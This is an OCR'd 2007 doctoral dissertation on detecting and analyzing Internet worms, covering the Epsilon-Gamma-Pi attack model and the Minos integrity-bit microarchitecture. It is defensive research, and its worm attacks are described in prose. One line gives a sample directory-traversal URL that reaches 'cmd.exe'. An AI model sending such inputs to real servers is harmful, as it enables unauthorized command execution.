Jedidiah Richard Crandall
June 2007
Computer Science

Capturing and Analyzing Internet Worms

Abstract

This document is about malware analysis, with a particular focus on exploit-based Internet worms that spread from one host to another over the network by exploiting a software vulnerability in the new host being attacked. Based on our experiences analyzing real worms that use this method of worm propagation we develop a model that divides this attack into three stages: the exploit vector (ϵ) where the machine being attacked is still running its vulnerable code, the bogus control data (γ) that is the part of the attack that is directly involved in control flow hijacking, and the payload (π) where the worm code is being executed instead of the code of the attacked system.

The Epsilon-Gamma-Pi model will be defined more formally in Chapter 3. In this document the particular focus will be on control data attacks, but the model generalizes to hijacking of control flow at any level of abstraction. What we will show in this dissertation is that malware analysis put into the context of the Epsilon-Gamma-Pi model can take advantage of various limitations placed on the worm at each of the stages. Researchers and malware analysis professionals can benefit greatly from an understanding of the differences between the stages in terms of the adversarial model, the polymorphic and metamorphic techniques to evade signature detection, and the amount of information about the threat that can be discovered in a particular stage. Three specific examples are described in detail: Minos, an architectural mechanism to catch control data attacks in the γ stage; DACODA, a tool to analyze attack invariants that limit polymorphism in the ϵ stage; and Temporal Search, a method to analyze the π stage and discover timebomb attacks in a worm's payload.

Capturing and Analyzing Internet Worms

By

JEDIDIAH RICHARD CRANDALL
B.S. (Embry-Riddle Aeronautical University) 2002

DISSERTATION

Submitted in partial satisfaction of the requirements for the degree of

DOCTOR OF PHILOSOPHY

in

Computer Science

in the

OFFICE OF GRADUATE STUDIES

of the

UNIVERSITY OF CALIFORNIA

DAVIS

Approved:

_____

_____

_____

Committee in charge

2007

Capturing and Analyzing Internet Worms

To my dad – for countless conversations on the patio
about history, art, creativity, politics, what science means,
and all of the things that make a scientist complete,
and,
to my mom – since my natural technical abilities couldn't
have possibly come from my dad.

Contents

List of Figures

List of Tables

Acknowledgments

I would first like to thank my three advisors, who are also my committee members: Fred Chong, for teaching me all of the things I didn't know about being an effective researcher and member of a research community–especially all of the things I didn't know that I didn't know; Felix Wu, who imparted to me a sense of what's really important in academia–namely the people you work with; and Zhendong Su–if I can carry with me even half of the enthusiasm that Professor Su has for working with students and discussing their ideas I know I'll do very well as a junior faculty member.

Almost the entire rest of the Computer Science department faculty, and a few E.C.E. professors as well, helped me out along the way in one way or another (coming to practice talks, discussing research problems, etc.). Just to name a few: Matt Bishop, Hao Chen, Prem Devanbu, Matt Farrens, Matt Franklin, Karl Levitt, Chip Martel, Norm Matloff, Ron Olsson, Phil Rogaway, and Venkatesh Akella. Helen Wang at MSR helped me out in a lot of different ways, Mark Oskin, Diana Franklin, and Tim Sherwood never hesitated to share their experience with their academic little brother, and Nick Weaver was always very encouraging. I've had the pleasure of working alongside some wonderful fellow students, including Daniela Alvim Seabra de Oliveira, Gary Wassermann, everyone in PL reading group, and my labmates: Deen Copsey, Ravishankar Rao, John Oliver, Paul Sultana, Darshan Thaker, Erik Czernikowski, Susmit Biswas and the others at UCSB, and Setso Metodi. The work in Section 5.6 is more-so Gary Wassermann's work than my own, but was included in Chapter 5 for completeness.

I thank the department's wonderful administrative staff, especially the graduate coordinators Kim Reinking and Mary Reid. Also, none of the work I've done would have been possible without open source software so I thank the open source developers.

It has been very important to me to have my family (my parents, sisters, grandparents, aunts, uncles, and nieces and nephews) with me during the past 22 years of education. My dad especially has shared his graduate school experience, and also his father's, with me–a gratuitous quote from Dante's *Inferno* is not quite as lunatically outlandish as a picture of two flies procreating or a pottery wheel mounted upside down on a garage ceiling, but hopefully the work presented here has the Crandall mark on it.

Abstract

This document is about malware analysis, with a particular focus on exploit-based Internet worms that spread from one host to another over the network by exploiting a software vulnerability in the new host being attacked. Based on our experiences analyzing real worms that use this method of worm propagation we develop a model that divides this attack into three stages: the exploit vector (ϵ) where the machine being attacked is still running its vulnerable code, the bogus control data (γ) that is the part of the attack that is directly involved in control flow hijacking, and the payload (π) where the worm code is being executed instead of the code of the attacked system.

The Epsilon-Gamma-Pi model will be defined more formally in Chapter 3. In this document the particular focus will be on control data attacks, but the model generalizes to hijacking of control flow at any level of abstraction. What we will show in this dissertation is that malware analysis put into the context of the Epsilon-Gamma-Pi model can take advantage of various limitations placed on the worm at each of the stages. Researchers and malware analysis professionals can benefit greatly from an understanding of the differences between the stages in terms of the adversarial model, the polymorphic and metamorphic techniques to evade signature detection, and the amount of information about the threat that can be discovered in a particular stage. Three specific examples are described in detail: Minos, an architectural mechanism to catch control data attacks in the γ stage; DACODA, a tool to analyze attack invariants that limit polymorphism in the ϵ stage; and Temporal Search, a method to analyze the π stage and discover timebomb attacks in a worm's payload.

Chapter 1

Introduction

Malware detection and analysis, like most applications of computer and network security, has an adversarial element to it that gives rise to many hidden layers of complexity. Because the security of information is so subjective to how that information is interpreted (*e.g.*, a credit card number is just a string of bits until interpreted in the real world as credit), a finite system, such as a Windows or Linux Workstation, can take on infinite complexity when placed in a real-world context by malware attackers and defenders. This dissertation is as much about the systems that are being attacked as it is about the malware itself. The malware must interact with its victim systems in a well-defined manner, so that, while we cannot predict and prevent *a priori* every possible malware attack, by understanding the way that malware *must* interact with victim systems, and placing this in the right real-world context, we can give malware defenders a distinct strategic advantage.

The bulk of this document describes three malware detection and analysis techniques, all of which are based on the fact that a particular kind of malware must interact with its victim systems in a certain way. Minos [38, 41, 37, 42] is an architectural mechanism that detects control data attacks, based on the insight that remote control data attacks must corrupt control data using data from the network. DACODA [39] is a tool that uses symbolic execution to discover the invariants that the attack network traffic of the worm must contain for the attack to work. Before control flow hijacking, in the ϵ stage of an attack, the worm must conform to the protocol of the vulnerable software on the system that is being exploited. This imposes on the worm the constraint that it must contain in its network traffic particular bytes that are necessary to traverse the protocol and

put the victim system in a state where control flow hijacking will occur (*e.g.* the Code Red worm must start with `''GET HTTP''` and contain particular UNICODE encodings or there will not be a buffer overflow leading to control flow hijacking). And lastly, Temporal Search [40] is a behavior-based analysis technique that exploits the fact that, other than getting the time from the network (which has disadvantages for the malware in terms of fault tolerance and stealth) or using processor performance to measure time (which can be inaccurate), the only way for malware to coordinate malicious events based on time is to use the system's timekeeping infrastructure, in particular for our study the Programmable Interval Timer (PIT) common to all PC systems.

Each of these techniques exploits a constraint on the malware's interactions with the system in one of the three stages of the Epsilon-Gamma-Pi model:

- Minos uses the γ mapping;
- DACODA exploits the fact the during ϵ the victim system's code is running rather than the malware's code; and
- Temporal Search demonstrates that, despite the fact that the π stage entails the execution of arbitrary attacker code, there is still a lot of information about particular malware threats that can be discovered by analysis in the π stage, given the right constraint on that malware's interactions with the victim system.

This document is organized as follows. Chapter 2 describes the implementation of Minos, gives the rationale behind Minos' policy on propagating tag bits that is based on testing a full system with real attacks, and then Chapter 3 discusses polymorphism and metamorphism in the γ and π stages based on the manual analysis we performed on attacks caught with Minos honeypots. This serves as motivation for exploring polymorphism and metamorphism in the ϵ stage of an attack, where the defender has more of an advantage, which is performed in Chapter 4 using a tool called DACODA. Then Chapter 5 explores analysis in the π stage, in particular Temporal Search to discover timebomb attacks within malware, and shows that even in the π stage it is still possible for malware defenders to gain a distinct advantage. Then we conclude with some remarks on what this all means for the malware analysis research community going forward and what directions for future work appear to be the most promising.

Chapter 2

Minos (γ)

2.1 About Minos

In this chapter, we present Minos: a microarchitecture that implements Biba's low-watermark integrity policy on individual words of data. Minos stops attacks that corrupt control data to hijack program control flow but is orthogonal to the memory model. Control data is any data that is loaded into the program counter on control flow transfer, or any data used to calculate such data. The key is that Minos tracks the integrity of all data, but protects control flow by checking this integrity when a program uses the data for control transfer. Existing policies, in contrast, need to differentiate between control and non-control data *a priori*, a task made impossible by coercions between pointers and other data types such as integers in the C language.

Our implementation of Minos for Red Hat Linux 6.2 on a Pentium-based emulator is a stable, usable Linux system on the network on which we are currently running a web server (http://minos.cs.ucdavis.edu). Our emulated Minos systems running Linux and Windows have stopped ten actual attacks. Extensive full-system testing and real-world attacks have given us a unique perspective on the policy tradeoffs that must be made in any system such as Minos, so this chapter details and discusses these. We also present a microarchitectural implementation of Minos that achieves negligible impact on cycle time with a small investment in die area, and minor changes to the Linux kernel to handle the tag bits and perform virtual memory swapping.

2.2 Introduction

Control data attacks form the overwhelming majority of remote intrusions on the Internet, especially Internet worms. The cost of these attacks to commodity software users every year now totals well into the billions of dollars. We present a general microarchitectural mechanism to protect commodity systems from these attacks, namely, hardware that protects the integrity of control data.

Control data is any data that is loaded into the program counter on control flow transfer, or any data used to calculate such data. It includes not just return pointers, function pointers, and jump targets but variables such as the base address of a library and the index of a library routine within it used by the dynamic linker to calculate function pointers.

Minos requires only a modicum of changes to the architecture, very few changes to the operating system, no binary rewriting, and no need to specify or mine policies for individual programs. In Minos, every 32-bit word of memory is augmented with a single integrity bit at the physical memory level, and the same for the general purpose registers. This integrity bit is set by the kernel when the kernel writes data into a user process' memory space. The integrity is set to either "low" or "high" based upon the trust the kernel has for the data being used as control data. Biba's low-water-mark integrity policy [11] is applied by the hardware as the process moves data and uses it for operations. The definition of trust and policy details for the different implementations of Minos discussed in this chapter are presented in Figure 2.1.

Biba's low-water-mark integrity policy specifies that any subject may modify any object if the object's integrity is not greater than that of the subject, but any subject that reads an object has its integrity lowered to the minimum of the object's integrity and its own. Fraser [55] provides a very thorough discussion of why the low-water-mark policy is a good candidate for securing commodity systems. Because Minos does not distinguish between subjects and objects it does not adhere exactly to Biba's low-water-mark integrity policy, but the Minos concept was based on this policy. LOMAC [55] is the only true implementation of Biba's low-water-mark integrity policy that we know of. LOMAC applied this policy to file operations and demonstrated that this policy could be applied to commodity software and substantially increase the security of the system, despite the tendency of all subjects in the system to become low integrity quickly.

This monotonic behavior is the classic sort of problem with the low-water-mark policy,

which Minos ameliorates with a careful definition of trust. Intuitively, any control transfer directly using untrusted data is a system vulnerability. *Minos detects exactly these vulnerabilities* and consequently avoids false positives under extensive testing. We chose to implement an entire system rather than demonstrating compatibility with just a handful of benchmarks.

Implementation	Data Considered to be Untrusted
Linux with kernel modifications	**All network socket reads; all reads from the filesystem from objects modified or created after the** *establishment time* **(the time before which all libraries and trusted files were established and after which everything created is treated as vitriol and forced low integrity, discussed in Section 2.6.2), except for pipes between lightweight processes; all** *pread()s*, *readv()s*, **and arguments to** *execv()*; **8- and 16-bit immediates; 8- and 16-bit data loaded or stored with a low integrity address; misaligned 32-bit reads or writes; any data that is the result of an operation with low integrity data as an operand; any 16- or 32-bit word with a smaller low integrity piece of data written into it.**
JIT compatibility mode	**All of the above except for 8- and 16-bit immediates.**
Windows or other unmodified OSes	**All data from port I/O over the network card data port; 8- and 16-bit data loaded or stored with a low integrity address; misaligned 32-bit reads or writes; any data that is the result of an operation with low integrity data as an operand; any 16- or 32-bit word with a smaller low integrity piece of data written into it. (No establishment time checks are performed so attacks where data goes to the hard drive and comes back through the filesystem are not detected.)**

Figure 2.1: **Definitions of trust for different Minos implementations.**

If two data words are added, for example, an AND gate is applied to the integrity bits of the operands to determine the integrity of the result. A data word's integrity is loaded with it into general purpose registers. A hardware exception traps to the kernel whenever low integrity data is directly used for control flow by an instruction such as a jump, call, or return.

Minos secures programs against attacks that hijack their low-level control flow by overwriting control data. As per our experiments in Section 2.8 and discussion in Section 2.9 the definition of trust in our Linux implementation stops all remote intrusions based on corrupting control

data with untrusted data. We protect against local control data attacks designed to raise privileges but only because the line between these and remote vulnerabilities is not clear.

By “remote intrusions” we mean attacks where an attacker gains access to a machine (by, for example, running arbitrary code or opening a command shell) from over the network. Local attacks imply that the attacker already has access to the machine and wishes to gain elevated privileges; this is a much broader class of attacks of which control data attacks are only one constituent. Virtually all remote intrusions where an attacker gains control of a remote system over the Internet are control data attacks. Some exceptions are directory traversal in URLs (for example, “http://www.x.com/../../system/cmd.exe?/cmd”), control characters in inputs to scripts that cause the inputs to be interpreted as scripts themselves, or unchanged default passwords. These kinds of software indiscretions are outside the scope of what the architecture is responsible for protecting. More about this will be discussed in Section 2.9.4.

The structure of this chapter is as follows. We begin by elaborating on the motivation behind Minos. This is followed by related works in Section 2.4 to compare Minos to existing and historical methods to add security to the architecture and software. Section 2.4.1 enumerates the policy tradeoffs that we discovered during extensive testing of Minos. Then we describe the architectural support necessary for the system by considering its implementation on an out-of-order superscalar microprocessor with two levels of on-chip cache in Section 2.5, followed by Section 2.6 discussing our implementation of Minos for Red Hat Linux 6.2 on a Pentium emulator, as well as other implementations for Microsoft Windows XP, OpenBSD 3.1, and FreeBSD 4.2. Section 2.7 explains our evaluation methodology and shows that control data protection is a deeper issue than buffer overfbws and C library format strings. The results in Section 2.8 show that Minos is very effective, that the low-water-mark integrity policy is stable, and that the performance overhead of virtual memory swapping with tag bits is negligible. A security assessment of Minos in Section 2.9 attempts to analyze the security of the Minos approach against possibly more advanced attacks than are available today, followed by Section 2.10 discussing the current best practices for preventing control data attacks.

2.3 Motivation

Control data attacks form a significant majority of remote control flow hijacking attacks on the Internet, especially Internet worms, and are a major constituent of local attacks designed to raise privileges. These vulnerabilities allow control data such as return pointers on the stack, virtual function pointers, library jump vectors, *longjmp()* buffers, or programmer defined hooks to be overwritten. When this data is read to be used in a procedure call, return, a jump, or other transfer of control flow the attacker then has control of the program.

The cost of control data attacks to commodity software users every year now totals well into the billions of dollars. The Code Red worm spread by a buffer overflow in Microsoft's Internet Information Services (IIS) server, and this one worm alone is estimated to have caused more than $2.6 billion in damage [104]. It infected approximately 359,000 machines in less than fourteen hours, an unimpressive number compared to more recent worms and theoretical possibilities [145].

The release of Windows XP was accompanied by a concerted effort on the part of Microsoft to rid Windows of all buffer overflows through static analysis and code inspection. Control data protection problems in Microsoft software since have been a common occurrence, a batch of about a dozen can be found in [19, TA04-104A]. All this suggests that perhaps the persistence of the buffer overflow problem and control data protection problems in general is not due to lack of effort by software developers. Every major Linux distribution's security errata lists contain dozens of control data protection vulnerabilities. This problem is an architecture problem.

It is inevitable that large, complex systems written almost entirely in C are going to have memory corruption bugs. The architecture's failure to protect the integrity of control data, however, amplifies every memory corruption vulnerability into an opportunity to remotely hijack the control flow of a process.

An integrity policy was chosen because the confidentiality and availability components of a full security policy are not critical for control data protection. We chose Biba's low-water-mark policy over other integrity policies because it has the property that access controls are based on accesses a subject has made in the past and therefore need not be specified. For a more thorough explanation of this property we refer the reader to Fraser [55].

2.4 Related Work

The key distinction of Minos is its orthogonality to the memory model. In Minos, integrity is a property of the physical memory space, therefore Minos is applicable even to flat memory model machines. Minos should be equally as easy to implement on architectures with more complex virtual addressing.

In the flat memory model, memory is viewed as a linear array of untyped data words. The programmer is not constrained by the architecture to treat any data word as a particular type. This has obvious security disadvantages, but this low-level control is the reason that the flat memory model survived the vicissitudes of computer architecture when better-designed, more secure architectures did not.

Most commodity operating systems, such as Windows, Linux, or BSD, are based on this memory model and so are the languages they are built upon: C and C++. The success of Linux on dozens of architectures is facilitated by the two minimal requirements of a paged memory management unit (MMU) and a port of the gcc compiler. Linux can be used without the MMU; the ADI Blackfin, a DSP, has a paged MMU and can run an embedded version of Linux called uCLinux, but the MMU is not currently used because uCLinux was intended for a variety of architectures, not all of which have an MMU. This historical trend is similar to the one that lead to the flat memory model and shows that hardware security mechanisms must be orthogonal and universally applicable to survive.

The network router market is tumultuous enough to necessitate the same portability and so they also use flat memory model architectures such as XScale (in Von Neumann mode) or MIPS and C-based operating systems, leaving them vulnerable to buffer overflows [19, VU 579324] and other control data attacks.

A work very similar to Minos was published in [148] and was developed independently in parallel. The focus in [148] is on compression techniques and their performance overhead while Minos' focus is more on the way that specifics of the system and details of various attacks lead to policy tradeoffs. Two projects from the security community [112, 31] have also looked at taint checking, the basic mechanism behind Minos, using binary rewriting without modifying the hardware. The policies in [148], [112], and [31] are different from Minos' policy. Minos' policy has the

benefit of having been tested against 27 attacks (21 for real vulnerabilities and seven of those actual attacks on Minos honeypots), many of which gave us insights causing us to change the policy. More about this is discussed in Section 2.4.1.

Capability systems [91] were an early attempt to secure entire systems. A capability is like a key that allows a program to access some object. Capabilities must not be forged, and so there are restrictions as to how their values may be manipulated. Of special interest is the AS/400 [107] which was loosely based on the System/38 and is still in use today as the IBM iSeries. The AS/400 has a global, persistent address space shared by all processes and in which all files and data are present. Pointers are tagged by the operating system and can only be manipulated through a controlled set of instructions. Thus UNIX-based C programs can be compiled but only if pointer usage conforms to certain constraints. Such conformity is not common in commodity software.

The Elbrus E2K [5] uses a type-based approach and is able to compile and run C/C++ programs efficiently if they obey three draconian measures: 1) no coercion between pointers and other types such as integers, 2) no redefinition of the new operator, and 3) no references from a data structure with a longer lifetime to one with a shorter lifetime. All three of these rules are commonly broken. The third is very similar to Ada scoping rules and is contrary to the way that most programmers are accustomed to building dynamic data structures, because any pointer created in a function or procedure cannot be used after the function or procedure returns. The Intel iAPX-432 [118] was a type-based capabilities architecture with memory management similar to Ada scoping rules. Ada scoping rules are certainly not orthogonal to the flat memory model.

More recent work has aimed to enable new applications such as running trusted software on an untrusted host where even the operating system and main memory are not trusted [147] . There have also been efforts to combat software piracy, such as XOM [94, 93, 169] or the Palladium and TCPA initiatives [152] , which has more to do with protecting your data on another person's machine and does not address control data attacks. All of these technologies provide the basic functionality of compartmentalization, but putting a vulnerable program into a compartment only yields a vulnerable program in a compartment so compartmentalization alone does not make a system secure.

Code injection attacks are a subset of control data attacks and have been considered with hardware solutions based on embedding processor-specific constraints in binaries with semantics-

preserving rewriting techniques [80].

There have, of course, been attempts to combat control data attacks and code injection with software techniques. The most notable is StackGuard [35] which places a canary before every return pointer on the stack to detect stack smashing attacks. Return pointers are only one type of control data, and according to our independent analysis of the Code Red II worm StackGuard would not have prevented Code Red II which overwrote a function pointer on the stack, not a return pointer.

PointGuard [34] attempts to protect the integrity of all pointers by encrypting them when a C program is compiled using type information. Pointers, even function pointers, may be the sum of a base pointer with one or more integers. We agree with Babayan [5] that this coercion between pointers and other data types forces all fine-grained memory protection mechanisms, even Minos, into a fundamental trade-off between security and compatibility with existing C code. The PointGuard paper [34] gives a very good explanation of how this tradeoff can be seen at different stages of compilation. A hardware implementation of pointer encryption has also been studied [154].

Secure execution via program shepherding [79] is a software technique that prevents attempts to hijack control flow with a security policy and binary rewriting techniques. There are performance problems related to virtual memory and it is not orthogonal to the memory model, however this paper helped inspire the Minos concept.

Control flow integrity [2] is a promising approach that combines static analysis and runtime checks and is provably secure against control flow hijacking based on corrupting control data. It has not yet been demonstrated for an entire system with dynamic library linking, which is where many of the challenges for any such system lie.

Mechanisms similar to Minos have been employed for different purposes. RIFLE [155] uses more sophisticated information flow tracking mechanisms to enforce confidentiality policies on user data that are set by the user. TaintBochs [23, 24] uses a mechanism much like the emulated implementation of Minos to examine data lifetime in a full system and produced some interesting results on the lifetime of sensitive data.

Intrusion detection systems have been proposed that will detect when a process' control flow has been hijacked, for example by observing anomalous system call sequences that are made [64, 161]. Mimicry attacks that subvert these mechanisms have been explored [160]. This is an active area of research so we will refer the reader to more recent papers for a discussion on intrusion detection [60, 2, 9]. We use terms like "false positive rate" to describe Minos but view it as more of an architectural protection that provides a foundation for secure systems than as an intrusion detection system.

Address space randomization [10, 71] seeks to prevent memory corruption attacks by randomizing, as much as possible, the placement of data objects in memory. Attacks have demonstrated that great care must be taken in designing systems with address space randomization [134, 143, 108]. We show in Section 2.10 that a vulnerability such as a format string vulnerability can be exploited to read from arbitrary locations in memory or from the stack without knowing its address so it is possible to follow a return pointer back to the static binary and locate the PLT and GOT. Furthermore, there is a limit to the randomization that can be performed because 32- and 64-bit machines use two- or three-level page tables for virtual address translation and a perfect randomization of a full system will require possibly terabytes of page tables.

Mondrian Memory Protection [167] is an architectural mechanism that facilitates access controls on individual words of data in the virtual address space, such as readable, writable, or executable. There is considerable storage and performance overhead because access controls are dependent on context. A word may be writable in one context of a program but not another so permissions must be loaded and applied speculatively. Control data attacks could be prevented with Mondrian Memory Protection by marking control data as read-only except in the contexts in which it is allowed to be modified. But since these permissions are a property of virtual memory locations and not physical data they are not orthogonal to the memory model and must be specified on a per-program basis.

Minos' orthogonality to the memory model cannot be overemphasized. By orthogonality we mean that for compatibility with existing code there should be no conflicts between the way a program uses its memory and Minos' policy unless there is an actual vulnerability, and no specification should be required to apply Minos' protections. The need to do pointer arithmetic, even with control data, is not limited to applications. Middleware, such as the GNU linker and loader (ld), uses pointer arithmetic to relocate shared libraries and do dynamic linking from user space (in an unprivileged context). Moving all of the library functionality into kernel space is undesirable in terms of both portability and security.

Non-executable pages are now available for 64-bit Pentium-based architectures, but attackers already have methods for subverting this [108] . Furthermore, we describe an attack called *hannibal* in Section 2.10 that does not need to use the stack frame forging techniques of [108] .

An interesting work related to how Minos handles virtual memory swapping with tag bits is the AS/400. The implementation evaluated in [107] stores tag bits by building a linked list of the tagged pointers in each page on disk using reserved portions of each 16-byte pointer and storing a pointer to the head of the list in the disk's sector header.

Babayan [5] discusses two implementations of virtual swapping with tag bits for the Elbrus line. One uses software to transfer data and tags to an intermediate buffer large enough to hold both without using the memory tag bits and then writes this larger buffer to disk. Another uses special I/O hardware to do the unpacking.

2.4.1 Discussion of Policy Tradeoffs

In this section we justify specific policy decisions and compare our policy to the policies in related works that employ the same basic "tainting" method as Minos [148, 112, 31]. Note that Suh et al. [148], TaintCheck [112], and Vigilante [31] perform other checks other than for control data attacks and can have flexible policies. While a direct comparison of four mechanisms with different protections and flexible policies is not possible, comparing the specific policy decisions we made for Minos with related work can shed light on the tradeoffs inherent to information flow tracking.

Suh et al. [148] presented a categorization of information flow dependencies that we

will use here: copy dependency, computation dependency, load-address dependency, store-address dependency, and control-dependency. For each we will discuss the tradeoff of propagating the integrity bit for that dependency or not and make an important distinction between 8- and 16-bit data and 32-bit data (this distinction is an important difference of the Minos policy). From our experience testing 21 real exploits we found that most of the information flow security problems that require information flow to be tracked involve 8- and 16-bit data while all control data is 32 bits so the distinction helps to increase security without adding false positives. This is because complex string processing involving lookup tables and control characters usually are done on 8- and 16-bit data.

Now we will discuss each of the five categories of dependency:

1. *Copy dependency*: Obviously when data is copied from memory to register, register to register, or register to memory the integrity bit should also be copied. There all special cases, though, where an 8- or 16-bit piece of data is copied into a place that a 32-bit piece of data is stored or when 32-bit data is written to memory and the store address is not 32-bit aligned. In the first case the resulting 32-bit word is only high integrity if both the 32-bit and 8- or 16-bit values were high integrity. In the second case the write is always low integrity to prevent the attacker from using "striping" to create an arbitrary 32-bit value. Neither of these policy decisions caused false positives in any of our extensive testing. Neither the Alpha or x86 policies of Suh et al. [148] consider these cases involving different data sizes (note that Suh et al. [148] keeps an integrity bit for every byte), nor the policies implemented for TaintCheck [112] or Vigilante [31].

2. *Computation dependency*: Biba's low-water-mark integrity policy is applied to every operation in Minos for both operands. The Pentium instruction "xor EAX, EAX" that is a common idiom for zeroing a register is not treated specially since control data never seems to be calculated from these zeroes. Extensive testing revealed no false positives due to this. Suh et al. [148] made an exception to the rule that both operands have their integrity propagated for the addition of the base and offset of a pointer; this was possible apparently because pointer addition is done on the Alpha with the "s4addq" instruction. We did not do this in Minos for two reasons: because pointer addition on the Pentium is done using the same instruction as

regular addition and is therefore impossible to distinguish, and also because it is important to consider the integrity of the offset in some scenarios. For example, Code Red II does ASCII to UNICODE conversion using table lookups and is not caught unless the offset of pointer additions is checked. TaintCheck [112] and Vigilante [31], like Minos, apply taint marks to all operations but do not consider load-address dependency.

3. *Load-address dependency*: Here we make a clear distinction between 8- and 16-bit loads and 32-bit loads because, as stated above, the load dependency is very important for catching Code Red II. Checking the load dependency for 32-bit loads would be desirable for security, but creates a situation where the monotonic behavior of Biba's low-water-mark integrity policy quickly causes all pointers and all data in the entire system to become low integrity. We refer the reader to the heap example in Section 2.9. Minos checks the load-address dependency for all 8- and 16-bit loads. Both computation dependency and load-address dependency are needed to stop the Code Red II exploit, and only Minos applies both to 8- and 16-bit operations. It is impossible to apply both to 32-bit operations. Suh et al. [148] consider load-address dependencies while TaintCheck [112] and Vigilante [31] do not.

4. *Store-address dependency*: Minos also checks the store-address dependency for all 8- and 16-bit loads. Checking the store dependency of 32-bit stores would be desirable and would have stopped the ASN.1 exploit with a control flow check rather than checking the integrity of the executed instructions (See Section 2.8). But like load-address dependencies this will create an exorbitant number of false positives. Suh et al. [148] consider store-address dependencies while TaintCheck [112] and Vigilante [31] do not. The ASN.1 exploit links a function pointer into the heap as a doubly linked list (this is a common exploit technique for double free() vulnerabilities), so that the only pointer provided by the attacker is a pointer to the function pointer, which is not control data meaning that Minos allows it to be low integrity without flagging an attack. Minos also checks the integrity of instructions that are executed for added security as is discussed in Section 2.8, and this is how Minos detects this particular attack. After control flow is hijacked, when the attacker's code on the heap is executed, Minos will raise an alert.

5. *Control dependency*: Control dependency on low-integrity data is very common and must not

be flagged by Minos because a web server must read a remote user's request in order to fulfill that request, for example. The only policy decision we made related to control dependency was to make all 8- and 16-bit immediate values be low integrity. This causes some false positives in some JITs because they use 8- and 16-bit immediates to calculate branch targets in generated code; which we addressed with a JIT compatibility mode. The *innd* and *longstr* attacks are not caught without this policy. None of the other mechanisms [148, 112, 31] consider immediates, nor do they track all control dependencies for the same reason that Minos cannot.

2.5 Architecture

The goal of the Minos architecture is to provide system security with negligible performance degradation. To achieve this goal, we describe a microarchitecture which makes small investments in hardware where the tag bits in Minos are in the critical path.

At a basic level, every 32-bit word of data must be augmented with an integrity bit. This results in a maximum memory overhead of 3.125% (neglecting compression techniques). The real cost, which we will try to address in this section, is the added complexity in the processor core. We argue that this complexity is well justified by the security benefits gained and the high compatibility of Minos with commodity software. Given increasing transistor densities and decreasing performance gains, investments in reliability and security make sense.

Figure 2.2 shows the basic data flow of the core of a Minos-enabled processor. One bit is added to the common data bus. When data or addresses are transmitted, their integrity bit is also transmitted in parallel. The reorder buffer and the load buffer have an extra bit per tag to store the integrity bit. The reservation stations have two integrity bits, one for each operand. The integrity of the result is determined by applying an AND gate to the integrity bits of the operands. All of the integrity bit operations can be done in parallel with normal operations and are never in the critical path, and there is no need for new speculation mechanisms.

The L1 cache in a modern microprocessor, the Pentium 4 for example, is typically about 8KB and is optimized for access time. To maintain this low access time, we store the integrity bit with every 32-bit word as a 33rd bit. The total storage overhead in an L1 cache of this size is 256




Figure 2.2: **Minos in an out-of-order execution microprocessor core. *Based on size and compatibility settings. **Ignored for 32-bit loads and stores.**

bytes. The on-chip L2 cache, on the other hand, can be as large as 1MB and is optimized for hit rate and bandwidth. To keep the area overhead low and the layout simple, we use the same technique often used for parity bits: have one byte of integrity for every 256-bit cache line.

All of the fbating point, MMX, BCD, and similar extensions can ignore the integrity bits and always write back to memory with low integrity. This is because control data, such as jump pointers and function pointers, are never calculated with BCD or fbating point. One possible exception is that MMX is sometimes used for fast memory copies, so these instructions should just preserve the integrity bits. The instruction cache, trace cache, and branch target buffer must check the integrity bits with their inputs, but do not need to store the integrity bits after the check. If data is low integrity, it is simply not allowed into the instruction cache or branch target buffer. This is not a problem for JIT compatibility or dynamic library linking since in both cases the instructions executed should be from high-integrity sources. Overall, the L1 cache and processor core's area increases will be negligible compared to the L2 cache, so we can produce an estimate of the increase in die area for Minos by looking at the L2 cache alone.

Intel's 90 nm process can store 52 Mbits, or 6.5 MB, in 109.8 mm^2 with 330 million transistors [67] . A 1 MB L2 cache without the extra integrity bits in this process would be about 51 million transistors and 16.9 mm^2. Minos would add to this another 1.59 million transistors and 0.53 mm^2 for an additional 32 KB. The Prescott die area is reported to be 112 mm^2, so the contribution of the extra storage required by Minos in the L2 cache to the entire die area is less than one half of one percent. Using the die cost model from [114] and assuming 300 mm wafers, α = 4.0, and 1 defect per cm^2 this is less than a penny on the dollar.

A 32-bit microprocessor without special addressing modes can address 4 GB of DRAM off chip. This requires 128 MB to store the integrity bits outside the microprocessor. We propose a separate DRAM chip which we will call the Integrity Bit Stuffer (IBS). The IBS can coexist with the bus controller and store the integrity information for data in the DRAM. When the DRAM fi lls requests for data, the IBS stuffs the stored integrity bits with this data on the bus.

By using a banking strategy that mirrors that of the conventional DRAM chip it can be guaranteed that the integrity bit will always be ready at the same time as the conventional data. The bus must be widened from 64 to 66 bits. When the data bus is driven by other devices for DMA or port I/O, the IBS assumes high integrity. Alternatively, non-standard DRAM chips could be built or

the parity bits of existing DRAM chips could be utilized as integrity bits instead.

The hardware support needed for Minos is almost identical to what is needed for the soft error rate reduction mechanism proposed in [164] . The same paper discusses other uses of tag bits. The PowerPC AS has a tag bit per 64-bits and is used for running the microcode of iSeries programs. A 64-bit Linux implementation with Minos support on the iSeries may be possible by using a similar microcode approach.

2.6 Implementation

In this section we describe our hardware emulation platform and operating system implementation.

2.6.1 Hardware Emulation

